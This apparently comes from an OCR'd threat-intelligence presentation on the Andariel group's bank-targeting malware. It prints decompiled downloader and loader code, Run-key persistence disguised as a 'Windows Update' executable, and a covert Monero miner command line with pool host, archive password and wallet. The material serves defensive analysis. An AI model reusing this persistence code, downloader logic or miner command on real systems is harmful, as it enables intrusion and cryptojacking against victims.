63 00 44 00 69 00 73 00 63 00 3E 00 65 00 78 00   c.D.i.s.c.>.e.x.
65 00 0D 00 0A 00 70 00 72 00 6F 00 63 00 65 00   e.....p.r.o.c.e.
78 00 70 00 3E 00 65 00 78 00 65 00 0D 00 0A 00   x.p.>.e.x.e.....
45 00 76 00 65 00 72 00 79 00 74 00 68 00 69 00   E.v.e.r.y.t.h.i.
6E 00 67 00 3E 00 65 00 78 00 65 00 0D 00 0A 00   n.g.>.e.x.e.....
3E 00 69 00 6E 00 48 00 65 00 78 00 3E 00 65 00   >.i.n.H.e.x.>.e.
78 00 65 00 0D 00 0A 00 70 00 65 00 78 00 70 00   x.e.....p.e.x.p.
6C 00 6F 00 72 00 65 00 72 00 3E 00 65 00 78 00   l.o.r.e.r.>.e.x.
65 00 0D 00 0A 00 69 00 64 00 61 00 71 00 3E 00   e.....i.d.a.q.>.
65 00 78 00 65 00 0D 00 0A 00 3E 00 72 00 6F 00   e.x.e.....>.r.o.
63 00 6D 00 6F 00 6E 00 3E 00 65 00 78 00 65 00   c.m.o.n.>.e.x.e.
0D 00 0A 00 3E 00 69 00 6E 00 64 00 6F 00 77 00   ....>.i.n.d.o.w.
73 00 3E 00 4B 00 42 00 32 00 37 00 35 00 3E 00   s.>.K.B.2.7.5.>.
32 00 32 00 3E 00 78 00 38 00 36 00 3E 00 65 00   2.2.>.x.8.6.>.e.
78 00 65 00 0D 00 0A 00 0D 00 0A 00               x.e.........
```

Computer Name


OS version

MAC address

Process list

Campaign targeted Egypt bank and SK banks – Trojan downloader


- Download payload from another C&C and save in %Temp%
- The downloaded payload need argument “abai” to execute (abai means father in Korean dialect)




```
format_string((int)&downloaded_file, (const char *)L"%s\\%s.exe", &Temp_Path, v4);
v6 = sub_122B2C7();
v7 = v6;
if ( v6 )
{
  sub_122B1AE(v9, 1, v2, v6);
  sub_12283C7(v7);
  sub_1228496(v7);
  v14 = 0;
  _mm_storel_epi64((__m128i *)Parameters, _mm_loadl_epi64((const __m128i *)&abai));
  ShellExecuteW(0, L"open", &downloaded_file, Parameters, 0, 0);
  result = 1;
}
else
{
```

Campaign targeted Egypt bank and SK banks – Milk loader

- Named Milk loader because of the pdb string found in the binary
  - E:\\BIG_POOH\\Project\\milk\\Release\\milk.pdb (a.k.a Poohmilk by PaloAlto)
  - Sleep for 6 mins upon execute
  - Look for file “wsatra.tmp” in ths %Temp% folder. (however not existed in this case)
    - If found: read the file and get a path from the file. Scanning .lnk file and ZIP in the path. Extract file from ZIP and execute




```
.rdata:0041···  00000005  C       餢\vm
.rdata:0041···  0000002A  C       E:\\BIG_POOH\\Project\\milk\\Release\\milk.pdb
.rdata:0041···  00000004  unic··· @
.rdata:0041···  00000004  unic··· @
```




```
GetTempPathW(0x104u, &FileName);
lstrcatW(&FileName, L"\\wsatra.tmp");          // %temp%\wsatra.tmp
v1 = CreateFileW(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
result = lstrcpyW(a1, &::String2);
if ( v1 == -1 )
  return result;
wsatrp_file = operator new(0x400u);
memset(wsatrp_file, 0, 0x400u);
ReadFile(v1, wsatrp_file, 0x400u, &NumberOfBytesRead, 0);
```

Campaign targeted Egypt bank and SK banks – Milk loader

- Launch the downloader. Create registry “Windows Update” to set persistent of the downloader. Default command is “help”



名稱	類型	資料
(預設值)	REG_SZ	(數值未設定)
ctfmon.exe	REG_SZ	C:\WINDOWS\system32\ctfmon.exe
Windows Update	REG_SZ	"C:\Documents and Settings\Administrator\Windows-KB275122-x86.exe" help




```
GetTempPathW(0x104u, &ExistingFileName);
lstrcatW(&ExistingFileName, L"Windows-KB275122-x86.exe");
v4 = GetCurrentProcess();
if ( OpenProcessToken(v4, 0x20008u, &hObject) && GetUserProfileDirectoryW(hObject, &NewFileName
{
  lstrcatW(&NewFileName, L"\\Windows-KB275122-x86.exe");
  CloseHandle(hObject);
  wsprintfW(&Data, L"\"%s\" help", &NewFileName);
  CopyFileW(&ExistingFileName, &NewFileName, 0);
  RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &hKey);
  v5 = lstrlenW(&Data);
  RegSetValueExW(hKey, L"Windows Update", 0, 1u, &Data, 2 * v5);
  RegCloseKey(hKey);
}
return 0;
```

RECENT CHANGE & DISCOVERY


Some Updates

Getting new C&C server with (stolen? ransomed?) bitcoin


- Our observation shows that there are lesser compromised server been used in the recent attacks.
- In a case we investigated, we tried to inquiry the registrant information of an Andariel group’s C&C server from the hosting server provider.
- The hosting server provider reveals that since the server was pay with bitcoin, they don’t have any information about the identity.
- It is a far more effective way than hacking legitimate servers and also keeping anonymity.




Friday, Dec 1, 23:28-23:29 UTC
CoinDesk BPI: $10 747.91



USING MONERO MINER



```
C:\Windows\system\rmgr\rar.exe  x -hpmm2kxjd3RfdkeHs!hdxndj72 C:\Windows\system\rmgr\1.rar C:\Windows\system\rmgr\
"C:\Windows\system\rmgr\update.exe" -a cryptonight -o stratum+tcp://mine.moneropool.com:443 -u
43DvB2                                                                                          \r -p x -t 2
```



Address: 43DvB2H5bTJYNnkd37rsKJ2VckPE3dYtr9UeaFkbGatfFHR1vu1PXjXLdSjUCf174dJNxny4XbHvmGzjRcbHHCWNGuGJeAr

Pending Balance: **0.135166674793 XMR**

Total Paid: **70.100000000000 XMR**

Last Share Submitted: **less than a minute ago**


Hash Rate: **41.52 KH/sec**

14/Sept/2017

1XMR = $97 (Bitfinex)

Balance : $6,790

HODL!!!



Pending Balance: **0.018407097083 XMR**

Total Paid: **105.700000000000 XMR**

Last Share Submitted: **less than a minute ago**

Hash Rate: **169.15 KH/sec**

12/Feb/2018

1XMR = $240 (Bitfinex)

Balance : $25,200

